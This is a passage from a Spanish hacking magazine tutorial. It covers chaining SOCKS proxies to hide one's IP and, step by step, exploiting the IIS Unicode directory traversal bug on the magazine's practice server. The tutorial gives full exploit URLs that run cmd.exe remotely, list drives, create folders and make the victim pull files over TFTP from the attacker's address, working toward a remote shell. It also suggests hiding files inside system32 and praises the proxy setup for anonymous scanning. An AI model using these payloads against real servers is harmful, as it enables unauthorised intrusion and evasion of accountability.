Los preciosos iconos multicolores ya podemos dejarlos junto al Ratoncito Pérez y los Reyes Magos ;p

* Ahora nos vamos al menú File --> Settings y nos encontramos con esto:


SocksCap Settings
SOCKS Settings
Direct Connections
Log
Specify your SOCKS server address and select the protocol version to use for communication.
Server
SOCKS Server: 127.0.0.1
Port: 1080
Protocol
SOCKS Version 4
SOCKS User ID: DORMIUS
SOCKS Version 5
Name Resolution
Resolve all names locally
Resolve all names remotely
Attempt local then remote
Supported Authentication
Username/Password
Aceptar
Cancelar
Aplicar

## 3.- Configurando... y empezando a comprender :)

Un simple apunte que después ya explicaremos mejor. El SocksCap 2.2 vamos a configurarlo para que INTERCEPTE cualquier acceso a LA RED de cualquier programa que intente acceder a LA RED siempre y cuando nosotros decidamos que debe ser interceptado. Para que esto sea posible, configuraremos el SocksCap 2.2 en la LOOP IP, es decir, en la IP 127.0.0.1

- En SOCKS Server ponemos nuestra LOOP IP, es decir, 127.0.0.1 y en el puerto el 1080 o el 1081 (son los típicos y pondremos el mismo puerto que en el SocksChain v3.0, puesto que trabajarán juntos). Ya hemos indicado que esto pondrá al SocksCap 2.2 en situación de poder APODERARSE de cualquier intento de acceso a la Red.

- En Protocolo seleccionamos SOCKS Versión 5 (como en la imagen). Esto ya ha sido "empezado-a-explicar" antes, mejor utilizar la versión más actual de las Direct X en nuestros juegos, ¿verdad?

*NOTA: De nuevo me arrodillo humildemente a los pies de quienes tienen conocimientos avanzados sobre el tema, que nadie me escupa por la calle, por favor... y si no, intentad escribir un artículo como este de otra forma a ver quien es el guapo que os entiende ;)*


- Seleccionamos "Resolve all names remotely". Estamos intentando ocultar nuestra IP en nuestras andaduras por Internet, por eso seleccionamos esta opción (de nuevo perdón a los que se están mordiendo las uñas de los pies y jugando al fútbol con la cabeza del gato después de pasarla por la Katana).

- La opción "Supported Authentication", nada, como en la imagen, que no nos vamos a rebajar autentificándonos ante nadie ;p

Vale, ya está, pulsamos Aceptar y nos quedamos ante la escueta ventana principal del programa sin saber muy bien qué hemos conseguido. Tranquilo que ahora lo verás :)

## 4.- OCULTANDO!!!

Ahora vamos al menú File --> New y nos encontramos con esta ventanita...





Ehhh!!! Que te veo dormido y con cara de no saber muy bien qué demonios es todo esto. Ahora, atento!!! Que ya hemos llegado!!!

Vamos a anonimizar un programa cualquiera, por ejemplo el Internet Explorer ;)

- En Profile Name ponemos el nombre del programa (a nuestro gusto)
- En Command Line, mejor picamos Browse y buscamos el Internet Explorer. ¿Cómo? ¿Qué no sabes dónde está? Bueno, vale, está en E:\Archivos de programa\Internet Explorer\IEXPLORE.EXE (en tu caso, en vez de e:, pues estará en la unidad que instalaste Windows –normalmente c:-)
- El Working Directory se "auto-completará" solo, que trabajar tanto es malo :) Y todo esto sin colorines ni el clip del Office intentando confundirnos ;) Por cierto, ¿alguien ha visto nunca algo tan INUTIL como el clip del OFFICE, esa cosa que molesta donde la pongas llamada asistente de ayuda? Vale, vale, ya me he desahogado, tenía que decirlo!!! Pero, es que es fuerte... ¿alguien ha intentado alguna vez seguir los "resolutotes" de problemas del Windows? Sí, sí...esos que te dicen que te solucionarán tu problema si contestas una serie de preguntas estúpidas... ¿te funciona el ratón? ¿has comprobado que esté enchufado? ¿seguro que has intentado mover el ratón con la mano? Te advierto que no se mueve solo!!! ¿sigue sin funcionar? ¿seguro? Pues si tu problema no se ha solucionado pincha aquí... y el muy c*pull* te vuelve a la primera pregunta ¿tienes ratón? ¿seguro que has comprado un ratón? ¿está conectado?

*** Ida de bola del redactor*** ***Respiración entrecortada por las carcajadas*** ***Vuelta al trabajo***

Vale, ya está... deberíamos tener algo así:




Pues venga, que lo estás deseando, pulsa OK :) y te quedarás ante la pantalla principal del SocksCap 2.2 pero esta vez adornada por el icono del Internet Explorer ;p

SocksCap Control
File View Help
New Delete Modify Run!
Internet Explorer HXC

Venga, corre, pulsa el icono del Internet Explorer, no te cortes. ESPERA!!! Yo nunca te dije que cerrases el SocksChain v3.0, espero que esté activadito!!! ;p

Ahora debería aparecer ante ti en Internet Explorer conectándose a velocidad de tortuga a la Web por defecto del navegador. Por cierto, espero que tu Web por defecto no sea la de Microsoft, parece mentira... ¿Quieres una buena página por defecto?

- Ya, que listo, ahora me dirá que ponga de página por defecto la de HackXCrack (http://www.hackxcrack.com)

- Pues NO!!! Tu página por defecto debería ser (y solo es una recomendación) www.google.com :)

Espero que estés navegando (lento por la cadena de proxies) pero navegando. Mira de nuevo la ventana principal del SocksChain v3.0 (arriba a la derecha) y verás por donde está "caminando" tu conexión. En nuestro caso:

```
⊟ 127.0.0.1
   216.72.155.74
   209.190.131.35
   195.161.45.38
   210.179.246.1
   217.174.194.74
⊟ 127.0.0.1
   216.72.155.74
   209.190.131.35
   195.161.45.38
   210.179.246.1
   217.174.194.74
```

Curiosidad: Fíjate que, en nuestro caso, tenemos dos árboles que parten de la IP 127.0.0.1 y simplemente estamos visitando una Web (según la Web que visites tendrás mas o menos árboles). Esto es porque, cuando visitamos una Web, se producen tantas llamadas como vínculos "cargables" existan en la página que estamos visualizando. Cada conexión es pasada por "nuestros interceptores" y "tratada" (ocultada) por nuestra cadena de proxies.

Bueno, ya está!!!! Ahora pasaremos a hacer un resumen de lo que hemos conseguido y cómo lo hemos hecho; pero antes piensa un poco por tu cuenta... acabas de aprender uno de los métodos de ocultación más potentes que existen, puedes pillar cualquier escáner de Internet (o cualquier crackeador de Webs) y FUSILAR a base de escaneos cualquier ordenador conectado a Internet, porque ahora PUEDES ocultar tu IP utilizando CUALQUIER PROGRAMA!!! ¿Sabes realmente las posibilidades que te abre esto?

NO lo utilices para hacer daño, en Hack x Crack no nos cansaremos de decirlo. NO TE PASES, no hagas daño, no formatees ni borres sistemas remotos, no robes datos... en resumen, utiliza estos conocimientos con el fin de investigar corriendo el mínimo riesgo posible... RECUERDA, si te pasas y según con quien te pases, acabarás a cuatro patas en las duchas de cualquier carcelucha. NO TE PASES y nunca tendrás problemas ;p

# EL SERVIDOR DE HACK X CRACK

# CONFIGURACION Y MODO DE EMPLEO

## Te explicamos cómo utilizar nuestro servidor para que dure, dure y dure :)

- Hack x Crack ha habilitado un servidor para que puedas realizar las prácticas de hacking.

- Actualmente tiene el BUG del Code / Decode y lo dejaremos así por un tiempo (bastante tiempo ;) Nuestra intención es ir habilitando servidores a medida que os enseñemos distintos tipos de Hack, pero por el momento con un Servidor tendremos que ir tirando (la economía no da para mas).

- En el Servidor corre un Windows 2000 Advanced Server con el IIS de Servidor Web y está en la IP 80.36.230.235.

- El Servidor tiene tres unidades:
* La unidad c: --> Con 2GB
* La unidad d: --> Con 35GB y Raíz del Sistema
* La unidad e: --> CD-ROM

Nota: Raíz del Servidor, significa que el Windows Advanced Server está instalado en esa unidad (la unidad d:) y concretamente en el directorio por defecto \winnt\
Por lo tanto, la raíz del sistema está instalada en d:\winnt\

- El IIS, Internet Information Server, es el Servidor de páginas Web y tiene su raíz en d:\inetpub (el directorio por defecto)

Nota: Para quien nunca ha tenido instalado el IIS, le será extraño tanto el nombre de esta carpeta (d:\inetpub) cómo su contenido. Pero bueno, un día

de estos os enseñaremos a instalar vuestro propio Servidor Web y detallaremos su funcionamiento.

De momento, lo único que hay que saber es que cuando TÚ pongas nuestra IP (la IP de nuestro servidor) en tu navegador, lo que estás haciendo realmente es ir al directorio d:\Inetpub\wwwroot\ y leer un archivo llamado default.htm.

Nota: Como curiosidad, te diremos que APACHE es otro Servidor de páginas Web (seguro que has oído hablar de él). Si tuviésemos instalado el apache, cuando pusieses nuestra IP en TU navegador, accederías a un directorio raíz del Apache (donde se hubiese instalado) e intentarías leer una página llamada index.html

Explicamos esto porque la mayoría, seguro que piensa en un Servidor Web como en algo extraño que no saben ni donde está ni como se accede. Bueno, pues ya sabes dónde se encuentran la mayoría de IIS (en \Inetpub\) y cuál es la página por defecto (\Inetpub\wwwroot\default.htm). Y ahora, piensa un poco... ... ¿Cuál es uno de los objetivos de un hacker que quiere decirle al mundo que ha hackeado una Web? Pues está claro, el objetivo es cambiar (o sustituir) el archivo default.html por uno propio donde diga "hola, soy DIOS y he hackeado esta Web" (eso si es un lamer ;)

A partir de ese momento, cualquiera que acceda a ese servidor, verá el default.htm modificado para vergüenza del "site" hacheado. Esto es muy genérico pero os dará una idea de cómo funciona esto de hackear Webs ;)

- Cuando accedas a nuestro servidor mediante el CODE / DECODE BUG, crea un directorio con tu nombre (el que mas te guste, no nos des tu DNI) en la unidad d: a ser posible (que tiene mas espacio libre) y a partir de ahora utiliza ese directorio para hacer tus prácticas. Ya sabes, subirnos programitas y practicar con ellos :)

Puedes crearte tu directorio donde quieras, no es necesario que sea en d:\mellamojuan. Tienes total libertad!!! Una idea es crearlo, por ejemplo, en d:\winnt\system32\default\mellamojuan (ya irás aprendiendo que contra mas oculto mejor :)

Es posiblemente la primera vez que tienes la oportunidad de investigar en un servidor como este sin cometer un delito (nosotros te dejamos y por lo tanto nadie te perseguirá). Aprovecha la oportunidad!!! e investiga mientras dure esta iniciativa (que esperamos dure largos años)

- En este momento tenemos mas de 600 carpetas de peña que, como tu, está practicando. Así que haznos caso y crea tu propia carpeta donde trabajar.

- Ahora pondremos unos ejemplos para repasar lo aprendido en el número 2 y las instrucciones serán EXACTAS , puesto que ya tenemos el servidor en marcha, configurado y funcionando. No solo repasaremos lo aprendido, también ampliaremos conocimientos y nos haremos con una SHELL de sistema del Servidor ;) (Una ventanita negra desde donde daremos ordenes al servidor)

*MUY IMPORTANTE!!!!! Por favor, no borres archivos del Servidor si no sabes perfectamente lo que estás haciendo ni borres las carpetas de los demás usuarios. Si haces eso, lo único que consigues es que tengamos que reparar el sistema servidor y, mientras tanto, ni tu ni nadie puede disfrutar de él :(*
*Es una tontería intentar "romper" el Servidor, lo hemos puesto para que disfrute todo el mundo sin correr riesgos, para que todo el mundo pueda crearse su carpeta y practicar nuestros ejercicios. En el Servidor no hay ni Warez, ni Programas, ni claves, ni nada de nada que "robar", es un servidor limpio para TI, por lo tanto cuídalo un poquito y montaremos muchos más :)*

- Un abrazo a todos y

!!!!!!!!!!!!!!!! BIENVENIDOS !!!!!!!!!!!!!!!!!!

# SALA DE PRACTICAS

## EXPLICACION

**Partiendo de los conocimientos adquiridos en el numero 2 de Hack x Crack, os hemos preparado una mini-batería de prácticas.**

**Quienes ya han conseguido hacer las prácticas del anterior número, que no escatimen la lectura de estas, aparentemente más sencillas, porque vamos a explicar mejor todo esto y finalmente conseguiremos una Shell de Sistema gracias a un señor llamado NETCAT, uno de los Santos Griales del todo lo que tiene que ver con redes.**

Todas las prácticas que aquí expondremos parten de la siguiente situación:

- Tienes el TFTPD32 funcionando en tu ordenador y configurado exactamente como indicamos en el número 2 de Hack x Crack. Recuerda que el Servidor TFTP (el TFTPD32) está apuntando a tu carpeta c:\alma (tal como detallamos en el número 2) y es en esa carpeta donde pondremos los archivos que subiremos a la victima (en este caso el Servidor de Hack x Crack)

- Ya sabes que el Servidor de Hack x Crack tiene en Code / Decode Bug. Para acceder al Servidor de Hack x Crack debes escanearlo y encontrar la ruta de acceso a nuestro sistema (a nuestro disco duro). Ya te enseñamos a hacerlo en el número 2.

La ruta de acceso será:
http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

*NOTA: Quienes Siguiendo los pasos del Número 2 de Hack x Crack, configuramos el SSS (Shadow Security Scanner) y escaneamos la IP del servidor: 80.36.230.235*

*Quien ha pillado el SSS de mocosoft (www.mocosoft.com) verá que la versión del SSS es la 5.33 y que las opciones de configuración (en Audits --> Web Servers) no son idénticas. Por si acaso, os ponemos aquí las que se deben seleccionar:*

*- IIS Superfluous Decoding - NT4:*

*- IIS Superfluous Decoding - NT5:*

*- IIS Unicode Vulnerable:*

*- Microsoft IIS CGI Filename Decode Error Vulnerability:*

*- Web Server Folder Traversal - NT4:*

*- Web Server Folder Traversal - NT5:*

*Veremos que una vez escaneada la IP del Servidor-Victima, obtenemos el directorio de acceso al disco duro, en este caso:*

*http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\ (Si la introducimos en nuestro navegador, podremos ver el disco duro c:, todo esto ya fue explicado al detalle en el número 2)*

- Eso es todo, partimos desde aquí en las prácticas :)

# PRACTICA PRIMERA


# SUBIENDO UN ARCHIVO A NUESTRO SERVIDOR

## Cómo algunos han experimentado problemas y tienen muchas dudas, vamos a hacer y explicar una práctica sencilla para empezar.

## Vamos a subir un archivo al servidor de Hack x Crack


1.- Antes que nada y siguiendo las recomendaciones de uso del Servidor de Hack x Crack, vamos a crearnos nuestra propia carpeta en el servidor. En este caso vamos a crear la carpeta d:\proteus\ (d: es la unidad y proteus es el nombre de la carpeta)

> * Si estuviésemos sentados delante del teclado del Servidor-Victima, abriríamos una Shell y la instrucción sería ---> md d:\proteus y pulsaríamos return (Ya explicamos como iniciar una Ventana de Comandos, es decir, una Shell, es decir, una ventanita negra donde introducimos nuestras ordenes con el teclado. Si no lo sabes hacer, ves a nuestra Web y descárgate gratis el Número 1 de Hack x Crack, allí lo explica perfectamente).



* Traducción a Unicode (esto es lo que tienes que poner en tu Internet Explorer)
http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+md+d:\proteus

Cuando hagamos esto, nuestro navegador mostrará una ventana de error cómo esta:




Pero... ¿se ha creado el directorio?
Pues si, vamos a verlo :)

2.- Comprobamos que el directorio ha sido creado.

* Si estuviésemos sentados delante del teclado del Servidor-Victima, abriríamos una Shell y la instrucción sería ---> dir d:\ y pulsaríamos return (enter). Esto nos daría el listado de ficheros y directorios en la unidad d: y deberíamos ver nuestra carpeta entre ellos (proteus)

* Traducción a Unicode (esto es lo que tienes que poner en tu Internet Explorer)

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\

*Nota: Acabas de ejecutar un comando (en este caso el comando dir) en el servidor-víctima como si estuvieses sentado en el teclado del servidor-víctima frente a una Shell de sistema. El comando dir, te muestra un listado de los ficheros y carpetas de la ruta especificada (en este caso la ruta era d:\) El comando dir ejecutado no es el de tu ordenador, sino el del ordenador víctima (ya, ya se que está claro, pero no te imaginas los mails que nos han llegado)*



*Nota: Detallando...*

** http:// -- Ya lo explicamos en el número uno y en el dos. Estás accediendo a un servidor de páginas Web que escucha el puerto 80 y utiliza el protocolo http.*


** 80.36.230.235 -- Es la IP del servidor-victima, en este caso el servidor de Hack x Crack*

** /scripts/..%c0%af../ -- el BUG en sí mismo, el cual nos permitirá saltar a un directorio del sistema remoto para ejecutar el cmd.exe*

** winnt/system32/ -- Es la ruta donde está el cmd.exe*

** cmd.exe - es el programa que ejecutamos para poder posteriormente ejecutar comandos.*

*Vamos a ver, que parece que muchos no lo saben y eso ya lo explicamos. Ves a Inicio --> Ejecutar y pon cmd.exe y pulsa aceptar. ¿Qué tenemos? Pues una Ventana de Comandos. ¿Qué te permite hacer una Ventana de comandos? Pues introducir comandos. Entonces no te extrañe que llamemos al cmd.exe, es la llave que nos permitirá ejecutar comandos en el remoto, es como si le abriésemos una Ventana de comandos al servidor-víctima.*




** ?/c+ --> Bueno, cuando estudiemos cómo funcionan los servidores, verás que simplemente es el enlace de petición.*
** dir --> Pues esto es el comando que queremos ejecutar en el ordenador-víctima*
** + --> Enlace*
** d:\ --> Esto es el complemento de la orden. En este caso, la orden es dir y esta orden necesita una ruta y la ruta es d:*

Cada orden tiene sus parámetros, pues aquí es donde se introducen los parámetros. La orden DIR necesita como parámetro una ruta, pues eso es lo que le hemos proporcionado, la ruta d:\

No creo que exista una manera más sencilla de explicar esto. De todas maneras, básate en este desglose tan detallado para estudiar cada una de las sentencias que verás en estos ejercicios :)

3.- Subiendo un archivo cualquiera al servidor.

Ponemos el archivo que queremos subir en la carpeta c:\alma, por ejemplo un archivo de Word pequeñito. Nosotros ponemos un archivo llamado hola.doc y le damos la orden de subida.

Para subirlo, llamaremos al comando tftp.exe del servidor-victima (antes llamamos al dir y ahora llamamos al tftp.exe). Este programa es un Cliente de TFTP que

todos los Windows tienen por defecto (como el comando dir o tantos otros) y como nosotros tenemos corriendo el tftpd32.exe (el Servidor de FTP), vamos a decirle al servidor-víctima que nos coja el archivo hola.doc y lo ponga en la carpeta que antes hemos creado (d:\proteus)
Resumiendo, que el servidor-víctima se conectará mediante su Cliente TFTP (tftp.exe) a tu ordenador y le pedirá a tu Servidor TFTP (el tftpd32.exe) el archivo hola.doc

Antes de poner la instrucción de subida, debemos asegurarnos de que el archivo tftp.exe está en el servidor-victima. Normalmente este archivo está en la ruta \winnt\system32\ del Directorio Raíz del sistema, por lo tanto, haremos un dir al servidor-víctima en su directorio raíz (d:) y la ruta por defecto (\winnt\system32\); es decir, haremos un dir en d:\winnt\winnt32

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\winnt\system32\ (introdúcelo en tu navegador y mira si está el archivo tftp.exe)

Archivo Edición Ver Favoritos Herramientas Ayuda

Atrás Búsqueda Favoritos Multimedia

Dirección http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\winnt\system32\ Ir Vínculos

```
16/12/1999  12:00            65.808 tdc.ocx
16/12/1999  12:00             5.904 telephon.cpl
16/12/1999  12:00            79.120 telnet.exe
16/12/1999  12:00               862 termcap
16/12/1999  12:00           126.224 termmgr.dll
16/12/1999  11:00           141.584 termsrv.exe
16/12/1999  12:00            18.192 tftp.exe
16/12/1999  12:00            99.088 themes.exe
16/12/1999  12:00           188.176 thumbvw.dll
16/12/1999  11:00            33.552 tifflt.dll
16/12/1999  12:00            61.200 timedate.cpl
16/12/1999  12:00             4.128 timer.drv
16/12/1999  12:00           207.632 tlntadmn.exe
16/12/1999  12:00            53.520 tlntsess.exe
16/12/1999  12:00           178.960 tlntsvr.exe
```

Listo — Internet

Ahora que ya estamos seguros de que existe y conocemos su ruta, podemos "llamarlo"

* Si estuviésemos sentados delante del teclado del Servidor-Victima, abriríamos una Shell y la instrucción sería ---> tftp.exe –i TU.IP.VA.AQUÍ get hola.doc e:\proteus\hola.doc

- tftp.exe --> es el Cliente TFTP de la victima (que se conectará a nosotros)

- -i --> es una opción relacionada con el tipo de fichero que quieres coger. Si pones –i, podrás coger cualquier tipo de fichero (ya trataremos los modos de transferencia otro día)

- TU.IP.VA.AQUÍ --> Pues buscas tu IP EXTERNA y la pones aquí (leer aclaración)

- get --> opción del tftp.exe con la que le indicas que coja algo

- hola.doc --> fichero que tiene que coger de TU ordenador. No hay que ponerle una ruta porque ya tienes tu Servidor TFTPD32 apuntando a tu directorio ALMA que es donde está el hola.doc

- e:\proteus\hola.doc --> Es donde el servidor-víctima guardará el archivo hola.doc, es decir, en el directorio que previamente hemos creado en el servidor-víctima.

*Aclaración: Nos siguen llegando mails diciendo que en TU.IP.VA.AQUÍ ponen la ip 127.0.0.1 o la 192.168.0.1 o cosas parecidas. NO!!! Lee el número 1 de Hack x crack, por favor, está disponible gratuitamente en nuestra Web!!!*
*Bueno, lo ponemos una vez mas. Para saber tu IP primero debes conectarte a Internet y después hacer un ipconfig /all y buscar donde pone Dirección IP. Vale, pues esa es tu dirección IP (en el saso de la imagen, la dirección IP es la 193.153.122.230)*

```
Símbolo del sistema
        Tipo de nodo. . . . . . . . . . . : mixto
        Enrutamiento habilitado. . . . . .: No
        Proxy WINS habilitado. . . . .    : No

Adaptador Ethernet Conexión de área local          :

        Estado de los medios. . . .: medios desconectados
        Descripción. . . . . . . . . . . : NIC Fast Ethernet PCI Familia RTL813
9 de Realtek
        Dirección física. . . . . . . . . : 00-C0-DF-13-D1-38

Adaptador PPP TERRA TARIFA PLANA                  :

        Sufijo de conexión específica DNS :
        Descripción. . . . . . . . . . . : WAN (PPP/SLIP) Interface
        Dirección física. . . . . . . . . : 00-53-45-00-00-00
        DHCP habilitado. . . . . . . . . : No
        Dirección IP. . . . . . . . . . . : 193.153.122.230
        Máscara de subred . . . . . . . . : 255.255.255.255
        Puerta de enlace predeterminada   : 193.153.122.230
        Servidores DNS . . . . . . . . . .: 195.235.113.3
                                            195.235.96.90
        NetBios sobre TCPIP. . . . . . .  : Deshabilitado

E:\Documents and Settings\DORMIUS>
```

De todas maneras, puede ser que tu ROUTER esté "bloqueado" y que en lugar de ver tu IP EXTERNA veas Êtu IP INTERNA, lo que complica las cosas. Además, si te digo que visites tal o cual página y allí te enseñarán cuál es tu IP EXTERNA (la que nos interesa), pues puede ser que tu proveedor de Internet (tu ISP) pase tu conexión por un Proxy y por la tanto obtengas una IP que en lugar de ser la tuya sea la del Proxy. ¿Qué hacemos entonces? ¿Cómo podemos conocer nuestra IP EXTERNA?

Pues como ahora no es el momento de escribir 10 páginas sobre ello, vamos a acabar con tu problema YA y AHORA!!! Ves a la Web www.grc.com, pulsa sobre SHIELDS UP!!, verás una página donde debes buscar de nuevo ShieldsUP! y pulsar, de esta forma llegarás a una página donde debes buscar FREE IP AGENT y pulsar para descargarte un programa que debes ejecutar para que diga tu IP EXTERNA. O mejor pásate por nuestra Web y en la sección programas encontrarás esta pequeña maravilla :)

Si te he pegado el rollo con la página de Shields UP es porque es muy recomendable que la visites y te autotestees (bueno, pero ahora no es el momento de explicar eso.

* Traducción a Unicode (esto es lo que tienes que poner en tu Internet Explorer)

http://80.36.230.235/scripts/..%c0%af../winnt/system32/cmd.exe?/c+d:\winnt\system32\tftp.exe%20-i%20TU-IP-PONLA-AQUI%20get%20%20hola.doc%20e:\proteus\hola.doc

Ahora tendríamos que ver una barra de progreso indicándonos, aproximadamente, el tiempo que tardará nuestro archivo hola.doc en subir al servidor-víctima y nuevamente obtendremos en nuestro navegador una página de error como la anterior a la que no deberemos hacer ni caso.

*Detalles: Una vez más vamos a detallar la instrucción, espero que quede muy claro.*

** http:// -- Ya lo explicamos en el número uno y en el dos. Estás accediendo a un servidor de páginas Web que escucha el puerto 80 y utiliza el protocolo http.*
** 80.36.230.235 -- Es la IP del servidor-victima, en este caso el servidor de Hack x Crack*
** /scripts/..%c0%af../ -- el BUG en sí mismo, el cual nos permitirá saltar a un directorio del sistema remoto para ejecutar el cmd.exe*
** winnt/system32/ -- Es la ruta donde está el cmd.exe*
** cmd.exe - es el programa que ejecutamos para poder posteriormente ejecutar comandos Y/O PROGRAMAS!!!.*

** ?/c+ --> Enlace de petición.*

** d:\winnt\system32\tftp.exe --> Pues esto es el PROGRAMA que queremos ejecutar en el ordenador-víctima*

